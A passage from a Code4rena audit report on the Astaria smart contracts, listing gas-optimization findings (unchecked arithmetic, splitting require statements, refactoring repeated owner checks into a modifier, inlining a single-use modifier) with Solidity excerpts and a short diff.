795:     address payer
796:   ) internal returns (Stack[] memory, uint256) {
```

[G-09] Using unchecked blocks to save gas

Solidity version 0.8+ comes with implicit overflow and underflow checks on unsigned integers. When an overflow or an underflow isn't possible (as an example, when a comparison is made before the arithmetic operation), some gas can be saved by using an unchecked block.
see resource

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L710

```
File:/src/PublicVault.sol
710:     return epochEnd - block.timestamp;
```

The operation `epochEnd - block.timestamp` cannot underflow due to the check on Line 706 that ensures that `epochEnd` is greater than `block.timestamp` before performing the operation.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L638

```
File: /src/LienToken.sol
638:       remaining = owing - payment;
```

The operation `owing - payment` cannot underflow due to the check on Line 637 that ensures that `owing` is greater than `payment` before performing our arithmetic operation

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol

#L830

```
File: /src/LienToken.sol
830:       stack.point.amount -= amount.safeCastTo88();
```

The operation `stack.point.amount - amount` cannot underflow due to the check on Line 829 that ensures that `stack.point.amount` is greater than `amount` before performing the subtraction

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L260

```
File: /src/WithdrawProxy.sol
260:         (s.expected - balance).mulWadDown(1e18 - s.withdrawF
```

The operation `s.expected - balance` cannot underflow due to the check on Line 258 that ensures that `s.expected` is greater than `balance` before performing the subtraction

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L264

```
File: /src/WithdrawProxy.sol
264:       (balance - s.expected).mulWadDown(1e18 - s.withdrawRati
```

The operation `balance - s.expected` cannot underflow as it would only be evaluated if `balance` is greater than `s.expected`, which is enforced by the check on Line 258

[G-10] Splitting require() statements that use && saves gas - (saves 8 gas per &&)

Instead of using the && operator in a single require statement to check multiple conditions,using multiple require statements with 1 condition per require statement will save 8 GAS per && The gas difference would only be realized if the revert condition is realized(met). The Gas saved could be higher as evident from the first instance due to refactoring which condition is checked first.

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/Vault.sol#L65
Gas benchmarks | | Min | Average | Median | Max | | ------ | --- | ------- | ----- | ----- | | Before | 2737 | 15363 | 21677 | 21677 | | After | 599 | 15034 | 21677 | 21677 |

```
File: /src/Vault.sol
65:     require(s.allowList[msg.sender] && receiver == owner());
```

```
diff --git a/src/Vault.sol b/src/Vault.sol
index cee62cc..140a25f 100644
--- a/src/Vault.sol
+++ b/src/Vault.sol
@@ -61,8 +61,10 @@ contract Vault is VaultImplementation {
      virtual
      returns (uint256)
    {
+        require(receiver == owner());
      VIData storage s = _loadVISlot();
-     require(s.allowList[msg.sender] && receiver == owner());
+     require(s.allowList[msg.sender]);
+
      ERC20(asset()).safeTransferFrom(msg.sender, address(this),
      return amount;
    }
```

Other instances:
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L672-L675

```
File: /src/PublicVault.sol
672:     require(
673:       currentEpoch != 0 &&
```

```
674:         msg.sender == s.epochData[currentEpoch - 1].withdraw
675:     );
```

```
687:     require(
688:       currentEpoch != 0 &&
689:         msg.sender == s.epochData[currentEpoch - 1].withdraw
690:     );
```

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC20-Cloned.sol#L143-L146

```
File: /src/ERC20-Cloned.sol
143:       require(
144:         recoveredAddress != address(0) && recoveredAddress =
145:         "INVALID_SIGNER"
146:       );
```

[G-11] Duplicated require()/revert() checks should be refactored to a modifier or function

See docs

This saves deployement gas
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L78

```
File: /src/VaultImplementation.sol
78:     require(msg.sender == owner()); //owner is "strategist"
```

The above check has been repeated in the following lines

```
96:     require(msg.sender == owner()); //owner is "strategist"
```

```
105:     require(msg.sender == owner()); //owner is "strategist"
```

```
114:     require(msg.sender == owner()); //owner is "strategist"

147:     require(msg.sender == owner()); //owner is "strategist"

211:     require(msg.sender == owner()); //owner is "strategist"
```

we can replace the above by using the following modifer

```
modifier onlyOwner(){
        require(msg.sender == owner()); //owner is "strategist"
        _;
}
```

[G-12] A modifier used only once and not being inherited should be inlined to save gas

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L253-L263

```
File: /src/CollateralToken.sol
253:  modifier releaseCheck(uint256 collateralId) {
254:    CollateralStorage storage s = _loadCollateralSlot();

255:    if (s.LIEN_TOKEN.getCollateralState(collateralId) != byt
256:      revert InvalidCollateralState(InvalidCollateralStates.
257:    }
258:    if (s.collateralIdToAuction[collateralId] != bytes32(0))
259:      revert InvalidCollateralState(InvalidCollateralStates.
260:    }
261:    _;
262:  }
```

The above modifier is only being called on Line 333

Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top